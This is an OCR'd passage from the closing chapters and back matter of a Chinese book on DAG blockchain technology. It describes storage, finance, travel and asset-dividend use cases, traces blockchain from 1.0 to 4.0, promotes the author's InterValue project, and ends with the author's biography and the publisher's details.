10.1.3　文件存储网格应用

文件存储网格是一个商业公有链平台，它首先基于文件存储网格平台提供个体（个人及家庭、集体）数据存储、分享的基础服务，个体可将有价值的数据上链保存、确权。然后在海量的个体数据基础上，通过开发各种专业类的 DApp，实现各类数据去中心化的汇集、共享和治理，并实现数据的增值与利用，最终打造一个去中心化的全民数据存储、汇聚、分享、治理、增值的生态系统。包括以下几个部分：

- 基于文件存储网格平台的分布式数据存储平台。
- 一个安全的、可扩展的商业公有链基础设施。
- 上链数据存储、搜索积分系统。
- 完善平台生态的专业数据治理 DApp 商店。

大数据生态链的目标是实现数据的分布式存储和大规模去中心化应用，它相对于一般的公有链，具有以下特性。

- 可编程性：把交易中的执行过程写入自动化的可编程语言，通过代码强制运行预先植入的指令，保证交易执行的自动性和完整性。
- 可扩展性；随着系统规模的扩大、交易数据量的激增，提供文件存储服务的生态链的数据吞吐率不会明显降低。
- 可升级性；为了更好地满足用户需求，对系统的升级改造同时能够保证系统可正常工作。
- 交易可管理性；所有历史交易能够以一定的方式存储并被管理。
- 可见性；所有历史交易可查询。
- 可购性；可通过代币形式购买特定服务。
- 安全性；采用加密、数据签名、备份等方式保证数据的机密性、完整性和可用性。

- 速度 / 性能；具有较高的 TPS，以同时满足大规模用户交易需求。
- 高可靠性；交易数据存放在多个节点上，不存在中央服务器。
- 可延展性：系统具有弹性服务能力，通过感知负载变化进而自适应改变系统服务能力。

其中分布式数据存储平台是建立文件存储网格应用的基础。当前已有的面向存储的公有链包括 IPFS、Sia。其中 IPFS 是一种内容可寻址、版本化、点对点超媒体的分布式存储、传输协议，目标是补充甚至取代过去 20 年里使用的超文本媒体传输协议，希望构建更快、更安全、更自由的互联网时代。其主要作用在于降低存储和带宽成本，为各类应用提供分布式缓存方案，为内容创作提供自由平台。Sia 被称为未来云存储，其主要目标是提供一个去中心化的、有奖励机制的、可抗拒拜占庭错误（byzantine fault-tolerant）的云储存系统。Sia 支持区块链内置的智能合约，合约要求托管主机储存文件后才能得到报酬。一旦合约确定，托管主机保证能得到报酬，即使其租用者从来都没取用过文件。如果托管主机不在线或把文件给丢失了，这个合约同样也让我们能强制性地惩罚托管主机。目前已有的分布式数据存储项目主要关注于系统的安全性和吞吐率，缺乏对可编程性、可升级性、可延展性等问题的考虑，这为未来的文件存储网格应用提出了新的机遇和挑战。

10.2 DAG 区块链应用场景

区块链应用将特定应用场景数据进行 Hash 运算，Hash 值存储在区块链上，面向的应用场景已经不限于区块链 1.0 背景下以比特币为代表的数字货币应用，不限于区块链 2.0 背景下数字货币与智能合约相结合的金融领域，以及不限于区块链 3.0 在政府、健康、文化和艺术等领域上的应用尝试。区块链 4.0 将成为多个行业的基础设施，形成基于区块链的完善行业生态体系，将广泛而深刻地改变人们的生活方式。

10.2.1 应用场景概述

区块链 4.0 的应用场景主要包括三大部分：（1）数字货币，（2）泛金融应用，（3）非金融应用，如图 10-1 所示。

- 数字货币

数字货币主要涉及第三方资产发行，众筹、ICO 融资等。基于区块链 4.0，可以实现第三方资产的发行。同时，在链上可以实现众筹、ICO 融资等数字货币资产相关的应用。

- 泛金融应用

泛金融是指除了传统的金融行业之外，还包括与之密切相关、紧密相连的行业如资产管理公司、相关的投资咨询公司等。基于区块链 4.0，可以实现各种泛金融应用，比如跨境

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

支付、供应链金融、数字票据。同时，也可以进一步实现资产证券化、银行征信、供应链金融、保险业务等。

❑ 非金融应用




图 10-1　区块链 4.0 应用场景

区块链 4.0 能够实现多点之间的直接交易和所有信息的处理，提高效率，节约交易成本，还可以创造信用，有利于推动非金融应用发展。

区块链 4.0 可以实现的非金融应用主要包括医疗、物联网、IP 版权和文化娱乐以及公共服务和教育等。

（1）在医疗方面，主要支持电子健康病例（EHR）、DNA 钱包、药品防伪等行业的信任、去中心化管理。

（2）在物联网方面，主要支持供应链管理、共享经济、能源管理等。

（3）在 IP 版权和文化娱乐方面，主要支持作品版权、图像作品认证和追溯、知识产权登记、去中心化数字版权管理等。

（4）在公共服务和教育方面，主要支持公共审计、土地确权、公益项目、教育信息登记等。

区块链 4.0 主要包括虚拟资产应用、条件支付应用、隐私交易应用、场外交易应用、社交交易应用、共享经济等。区块链 4.0 的具体应用如下：

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

（1）虚拟资产：游戏装备、直播打赏。

（2）条件支付：知识付费、API 调用、去中心化保险等。

（3）隐私交易：赌博、博彩等。

（4）场外交易：币币交易。

（5）社交交易：群红包、群收款。

（6）共享经济：内容分发（CDN）激励、广告流量分成。

10.2.2 实物资产交易确权

实物资产交易确权实现主要有两种思路：联合签名和区块链 + 数字证书。

❑ 联合签名

资产所有者与确权机构联合对资产信息进行签名，保证区块链上的确权信息得到确权机构的认可。资产所有者在区块链上登记资产，确权机构对资产进行调查确定后，对确权信息进行联合签名。

❑ 区块链 + 数字证书

目前数字证书主要应用在金融、电商、证券、保险、支付等资产交换相关的行业，为这些行业提供基于实名的强身份标识认证和基于电子签名法的线上操作抗抵赖防伪造。

在实物资产确权中，可以在 CA 机构申请 ECC 的证书，区块链上的地址对应一个公钥，这个公钥与相应的数字证书相对应，这个数字证书是确权机构认可的，在区块链上只要公开该数字证书即可认证数字身份。然后在区块链上进行资产信息登记包括资产的类别、名称、总量、所有者、权限等信息，对经确权机构认可的数字身份掌握的实体资产进行确权。

10.2.3 去中心化旅行服务平台

目前的旅行服务平台存在以下痛点。

（1）信任体系：目前的旅行市场都是集中式的数据存储，它们都是由于商业和广告的目的而控制着集中式的数据，无法保证 C 端用户体验。这些集中式数据被扭曲的、虚假的评论和大量无关信息所渗透。这些平台为了维持更大的利益，收取大量的中间费用，而不是为了资源供应方与消费者创造更好的旅行服务。

（2）定制旅行：在传统的旅行市场中，旅行消费者找到值得信赖、个性化的旅行服务需要查阅大量的、不相关的、过时以及虚假的资料。定制旅行问题出现的主要原因在于：①传统区域化旅行市场的能力在于本地的销售，不在于全球目的地资源的整合和连接，无法整合全球资源；②集中式存储方式导致旅行服务的数据质量本身不高，使得人工智能算法准确性不高，进一步导致传统的个性化旅行定制服务的质量不高。

严禁网络传播本PDF，违者责任自负！

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

（3）区块链性能：传统的区块链技术大部分是为了解决金融货币体系，其性能通常不能够满足实际应用场景，比如以比特币为代表的区块链 1.0 技术通常每秒仅支持 7 笔交易；以以太坊为代表的区块链 2.0 技术，每秒仅支持约 25 笔交易，传统的基于以太坊公共分布式账本的区块链技术，显然不能很好地支持如此庞大的全球旅行市场。

针对上述特点，基于区块链 4.0 的去中心化旅行服务平台主要有如下特点。

（1）信任体系：利用去中心化的区块链技术，跳过平台中间商差价，直接连接旅行消费者和旅行资源供应方。从旅行规划师、航空公司、酒店住宿预订等角度切入，构建基于信任、激励、零佣金的未来旅行服务生态。基于智能合约技术，使用代币进行旅行规划师、机票、酒店住宿等预订，旅行资源供应方不用支付任何佣金，降低其运营成本；用户将使用更低的价格获取更好的服务。具体实现上，旅行规划师可以在区块链上发布旅行规划服务，创建不同的规划路线，包括旅行目的地、旅行计划等；航空公司可以在区块链上发布机票服务，包括机票路线、价格、保险等；酒店可以在区块链上发布服务，创建不同的房型。旅行规划师、航空公司、酒店均需要支付一定的代币。收取代币是为了防止服务被滥用，这部分代币将会在该服务第一次被购买并完成智能合约执行后进入到激励计划资源池中重新分配。将自动把这些数据保存到类似 Sia 与 IPFS 的分布式文件系统中，并生成对应的哈希字符串作为智能合约的服务识别代码。为了解决信息不对等、评价造假等问题，无论是旅行资源供应方还是消费者，都必须进行 KYC（Know Your Custom）认证。通过非对称加密技术将身份信息加密并保存到类似 Sia 与 IPFS 系统中，以确保链上信息有效、真实和安全。在交易费用上，相对于传统的 OTA 平台，在区块链平台上，如果服务提供者与消费者都是用代币交易，将不会收取中间费用。为了便于区块链世界和真实世界的衔接，区块链会引入用第三方机构服务，帮助交易双方自动完成数字货币与法币之间的换汇。也就是说，消费者可以通过数字货币进行支付，服务者则会收到等值的法币，此外区块链也将打通各大平台的积分。

（2）定制旅行：旅行服务利用去中心化的区块链技术，削减了噪声、虚假评论数据，并且进一步地打通了全球吃、住、行、游、购、娱 6 个行业的资源供应方以及全球的旅行消费者，使得旅行消费者能够直接根据个人喜好，寻找个性化的定制旅行服务。同时，基于区块链的去中心化旅行服务利用人工智能和数据科学技术，对链上的每个旅行消费者的吃、住、行、游、购、娱 6 个维度进行多维画像，基于多维画像和个性化推荐技术，对每个旅行消费者匹配志同道合的同行者，进一步地实现个性化的定制旅行。

（3）区块链性能：区块链 4.0 技术拥有新颖的共识算法，使得交易确认更快，适应于全球庞大的旅行市场。同时，去中心化旅行服务采用了非图灵完备的声明式智能合约系统，这种智能合约由陈述性和完全布尔语句组成，因此更接近传统的法律合同语言，支持布尔运算、数学运算、数据存储等。

严禁网络传播本PDF，违者责任自负！　非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

去中心化旅行服务建立一个强大的商业模式，鼓励旅行资源供应方、行业领袖以及旅行消费者加入旅行服务来提高网络流量。区块链代币的激励机制，旅行资源供应方可以提供更加便宜、便捷、可靠的旅行服务。去中心化旅行服务利用代币的激励机制，创建一种独立的解决方案，激励旅行消费者发布真实、可靠的旅行经历，提高旅行消费者在旅行服务中的忠诚度，同时吸引更多用户加入去中心化旅行服务，构建个性化的定制旅行服务。

去中心化旅行服务平台提供一套整合资源供应方与旅行消费者的信用积分系统，只有资源供应方或者旅行消费者发布真实可靠的旅行服务或者个人旅行经历，才能够提高自己的信用积分。资源供应方与旅行消费者的积分、服务以及评论均存储在不可篡改的链上，随后，利用人工智能技术构建多维画像。这意味着去中心化旅行服务的积分、服务以及评论均不可能伪造，使得平台的可信度增加。去中心化旅行服务平台创建一个量化的信用系统，资源供应方能够查询每个旅行消费者的信用积分，旅行消费者能够查询资源供应方的信用积分。同时，旅行消费者与资源供应方的资金兑换被写在智能合约中，并且与凭据和用户 ID 一起存储在链上，使得交易与费用的执行依靠智能合约来触发，这意味着资源供应方与旅行消费者之间的付款更加可信，旅行服务也更加可靠。

去中心化旅行服务平台为一个全栈的旅行市场，能够利用智能合约来自动管理资源供应商和旅行消费者之间的交易。去中心化的资源供应方与旅行消费者个人信息、评论数据、以及信用积分使得旅行服务更加真实、可靠，以此来吸引更多的忠诚客户。

去中心化旅行服务平台背后最大的激励是公链代币。生态中的所有旅行活动都围绕着公链代币，包括所有的支付、交易、奖励、仲裁等，公链代币的经济效应将使得更多的旅行消费者和资源供应方加入生态系统。

去中心化旅行服务平台基于区块链、智能合约以及人工智能技术开发，目的是建立一个更加可靠、智慧的首个全球旅行生态系统，从根本上重构旅行全产业的信任体系，探索实现旅行产业升级与消费升级，顺应供给侧结构性改革，引领旅行业经济发展进入良性循环。通过去中心化的区块链网络直接链接全球旅行资源供应方与消费者，以特色定制的旅行需求和供应为切入口构建基于信任、激励、零佣金的未来旅行服务生态，该生态系统确保每个消费者能够快捷地获得个性化的定制旅行服务，吸引全球吃、住、行、游、购、娱 6 个行业的资源供应方以及对应的旅行消费者。随着越来越多的人参与及使用 代币，网络效应也将会被不断放大，旅行服务市场由此变得更加公正和透明。

10.2.4 资产分红权利交易区块链

基于区块链技术，实现资产分红权利交易的区块链生态系统，为资产提供安全、便捷的交易平台，使资产所有者能通过资产募集所需资金，资金提供方可通过购买资产来获得

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

资产盈利或增值的分红，如图 10-2 所示。




图 10-2　资产分红权利交易示意

系统运营方对整个系统中的资产价值、合法性、盈利等提供尽职调查，通过将优质资产进行打包、挂牌、上链来实现资产分红权利的交易。采用区块链发行的数字货币进行资产交易，交易可在资产所有者与资产投资者之间进行，也可以在投资者之间进行。采用区块链的智能合约来实现资产的分红权利，通过智能合约来定义资产的分红规则，当资产盈利或者增值达到一定标准自动促发相应的分红规则，资产运营越成功，分红就越多，资产价值就越高。

❑ 角色划分

主要涉及以下几个角色：资产所有者、资产挂牌机构、资产区块链（一个自组织系统）、资产投资人、矿工、数字货币交易平台、数字货币投资者等。

（1）资产所有者：挂牌资产并出售资产募集资金，资产挂牌后将公布对应的分红规则，一旦资产出售，相当于双方根据该规则签订智能合约，并在条件达到时促发自动执行。

（2）挂牌机构：相当于做市商，对资产所有者要挂牌上链的资产进行尽职调查，发布资产盈利、升值情况。对资产交易抽取较低提成，以支撑尽职调查。

（3）资产区块链：存储资产及其资产信息，存储资产交易信息，以区块链的特性提供信息的不可篡改、交易追溯等特性；存储和根据条件执行智能合约，实施资产分红和资产自动交易。

严禁网络传播本PDF，违者责任自负！　非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

（4）资产投资者：利用闲置资金投资资产获取分红，或通过资产升值获利。

（5）矿工：提供计算和存储资源，得到数字货币激励。

（6）数字货币投资人：通过囤积和交易数字货币获利。

（7）数字货币交易平台：为数字货币交易提供中介，实现数字货币套现。

❑ 智能合约

采用图灵完备的高级语言作为智能合约的实现，这便于合约双方实现和验证合约的内容，在高级语言的开发环境里快速定义和测试智能合约，高级语言编译的字节码也可为智能合约进行一定程度的加密。但这也带来一个问题，合约的执行需要高级语言的环境，为此仅仅采用区块链来存储和验证智能合约的内容，合约的执行由区块链中的合约代理服务器来执行，经过验证的合约代理服务器作为区块链的一个节点为智能合约提供代理和执行环境，合约仅是代码实现。代理服务器接收外部数据，并将数据传给动态加载的合约代码；或者根据合约自身提供的时间节点运行合约代码，运行过程中合约可访问外部公开数据。

在资产交易系统中，智能合约也为资产投资方提供了退出机制，资产投资方在交易前与资产所有者签订智能合约，规定在一定时间期限内，投资方有权选择退出：将此资产出让给资产所有者，实现变现。

❑ 资产交易流程

基于区块链的资产交易解决方案可实现资产交易市场中的用户数据和交易数据的存储，以解决无中心、透明交易、信任等问题。

❑ 分红流程

区块链采用智能合约解决自动分红问题，当资产参数符合分红条件，则自动将资产所有者账户中的部分货币作为分红划拨到资产投资人的账户。

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

第 11 章 Chapter 11

DAG 区块链展望

近两年，区块链的风口吹得旺盛，众多的投资者纷纷将手里的鸡蛋往区块链的篮子里放，其中甚至还不乏一些对区块链毫无概念的人士。其实区块链的概念已经存在了近 10 年，且一直有着循序渐进的发展，当人们还在咀嚼消化区块链到底是什么的时候，它已经悄然进入了 4.0 时代。

11.1 从 1.0 到 4.0

区块链 1.0——Bitcoin

2009 年初，比特币网络正式上线运行。作为一种虚拟货币系统，比特币的总量是由网络共识协议限定的，没有任何个人及机构能够随意修改其中的供应量及交易记录。支撑比特币运行的底层技术——区块链实际上是一种极其巧妙的分布式共享账本及点对点价值传输技术，对金融乃至各行各业带来的潜在影响甚至可能不亚于复式记账法的发明。

区块链 2.0——以太坊

2014 年前后，业界试图创建可共用的技术平台并向开发者提供 BaaS（Blockchain as a Service）服务，极大地提高了交易速度，降低了资源消耗，智能合约首创者用以太坊将区块链带进了 2.0 时代。区块链 2.0 应用加入了“智能合约”（利用程序算法替代人执行合同）的概念。这使得区块链从最初的货币体系，可以拓展到股权、债权和产权的登记、转让，证券和金融合约的交易、执行，甚至博彩和防伪等金融领域。

严禁网络传播本PDF，违者责任自负！

非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

区块链 3.0

2015 年后，区块链其应用逐渐超越区块链 2.0 背景下的货币、支付和金融这些经济领域，进一步延伸到医疗健康、IP 版权、教育、物联网、共享经济、通信、社会管理、慈善公益、文化娱乐等更为广泛的应用场景中。

区块链 4.0

回到眼前，各类底层协议项目如 EOS、NEO、ArcBlock 等层出不穷，但大部分底层协议项目均以以太坊为蓝图，在此基础之上进行迭代，距离区块链技术在各行业各领域的实用化落地——即区块链 4.0 还有一定距离。当前，大部分从事区块链落地业务的团队，受限于底层协议的性能、适用范围和稳定性，尽管开展了部分行业应用的尝试，但除了部分金融领域应用和部分游戏娱乐应用外，其他行业应用尚属探索阶段，在底层协议不断更迭的环境下，无法真正做到场景落地。因此，亟需开展区块链底层协议研究，攻克区块链底层核心技术，解决和满足交易拥堵、交易费用高、交易确认时间长、抗量子攻击能力较弱、通信层节点匿名性不高、交易匿名保护、跨链通信和多链融合能力较弱、存储空间较大、行业支撑功能弱等问题和需求，优化区块链技术在各个层面的协议和机制，实现真正实用化的价值传输网络各层次的支撑协议，为各类价值传输应用提供基础设施，为各类 DApp 开发提供底层开发平台，为构建全球价值互联网提供现实可行的技术途径。

以 InterValue 为代表的区块链聚焦区块链基础设施和平台层核心技术，构建具备独创完全分布式匿名 P2P 网络通信协议、新型抗量子攻击密码哈希算法和签名算法、独创双层共识和挖矿机制、支持交易匿名保护、图灵完备智能合约等特性，采取公平分发机制，支持第三方资产发行、跨链通信、多链融合等功能，能以公有链、联盟链、私有链等形式落地到实际应用场景，属于区块链 4.0 基础设施并能够支撑各类链上应用。

11.2 未来展望

当前大家对区块链技术的研究和探索主要集中于 3 个层面：底层技术及基础设施层、通用应用及技术扩展层，以及垂直行业应用层。就现有的区块链而言，基础设施层的底层技术及协议限制了区块链的扩展性与应用性，所以当人们想要在垂直行业应用层、通用应用及技术扩展层的基础上破解“三角不可能”问题时，基本上都无法成功。

没有好的基础，注定不可能做出更好的应用以及与各行业之间的连接。这就如一栋建筑，不同的地基决定楼的架构、高度及造型，10 层楼的地基不可能建出 20 层的高楼。

目前如 EOS、NEO、ArcBlock 等越来越多的底层协议项目，大都在以太坊基础上进行迭代，远未达到区块链 3.0 标准。原因在于除了以太坊，目前还没有更好的区块链技术可以

严禁网络传播本PDF，违者责任自负！ 非卖品，仅供非商业用途或交流学习使用

版权所有，严禁以任何方式传播本PDF，违者自负法律责任！

直接作为基础设施来应用。受限于底层协议的性能、适用范围和稳定性，当前区块链基础设施存在性能低、成本高、应用范围窄等多种问题。而又因逐利的本性，绝大多数厂商优先趋向于能够快速创造商业价值的应用层。

不解决区块链底层技术问题，第一，做不出更优秀的区块链应用，无法连接更多行业；第二，即便以后开发出再好的应用，也达不到区块链 4.0 强扩充性、大吞吐量、高安全性的标准。那些耗费巨资开发的平台与应用，在将来都可能会被替代，造成极大的资源浪费。

因此，整个行业都迫切需要各厂商开展区块链底层协议研究，攻克区块链底层核心技术，对区块链技术层面各个维度进行重新设计或加以改进，并能够快速落地以解决行业面临的问题。


以 InterValue 为代表的区块链 4.0 技术的出现，将与实体经济等产业紧密结合，以技术为基础，支撑上层各式各样的应用场景，最终形成基于区块链的完善生态体系。这必将成为区块链未来发展与落地的方向，也必将广泛而深刻地改变人们的生活方式。


严禁网络传播本PDF，违者责任自负！


非卖品，仅供非商业用途或交流学习使用


版权所有，严禁以任何方式传播本PDF，违者自负法律责任！


推荐阅读











严禁网络传播本PDF，违者责任自负！
非卖品，仅供非商业用途或交流学习使用

作者简介

曹源（Barton Chao，博士）


资深区块链技术专家和网络安全专家，从事区块链技术研究与应用近 10 年，对 DAG 技术有深入研究，基于 DAG 技术的明星区块链项目 InterValue 的创始人兼 CEO。

西安电子科技大学区块链应用与评测实验室副主任、浙江大学计算机学院区块链研究中心特聘研究员、湘江区块链研究院副院长、矩阵数字经济智库专家成员。

此外，他还是北京理工大学机电学院特聘研究员、湘潭大学硕士生导师、湖南宸瀚信息科技有限公司董事长、哈希奈特（北京）科技股份有限公司董事长、四川宸瀚信息科技有限公司董事长、浙江物信科技有限公司董事长。

封面设计：陈潇然

严禁网络传播本PDF，违者责任自负！



由于区块链行业尚处于早期阶段，在技术方向的探索上，诸多项目依然在进行块链式区块链的研究，行业内尚未就“区块链基础设施应该采用什么样的技术路径”这个问题达成共识。

这是一本讲解 DAG 技术原理与工程实践的著作。一方面，它能让区块链爱好者对 DAG 这条技术路径的发展历程、现状和趋势有深度了解；另一方面，还能让区块链从业者在从事区块链相关研究和开发的过程中掌握 DAG 的技术原理并应用于工程实践。

本书的最终目的是希望能够将各类区块链行业的大规模应用和基础设施研发团队的技术路径引到 DAG 技术路径上来，通过各团队的努力，在实用化区块链基础设施研发和基于实用化区块链基础设施构建的用户量级达到千万级以上的分布式应用研发上，尽早取得里程碑式的成果，实现现象级区块链基础设施和现象级区块链应用的落地。

通过阅读本书，你将学到：

- DAG 的基础知识
- DAG 的底层通信协议
- DAG 的共识机制
- DAG 的智能合约
- DAG 相关的密码学原理与安全知识
- 三个经典 DAG 工程项目 IOTA、ByteBall 和 InterValue 的实现原理与开发方法
- DAG 的区块链生态
- DAG 的发展趋势

上架指导：计算机/程序设
ISBN 978-7-111-61177
9 787111 61177
定价：79.00元

投稿热线：(010) 88379604
客服热线：(010) 88379426 88361066
购书热线：(010) 68326294 88379649 68995259

华章网站：www.hzbook.com
网上购书：www.china-pub.com
数字阅读：www.hzmedia.com.cn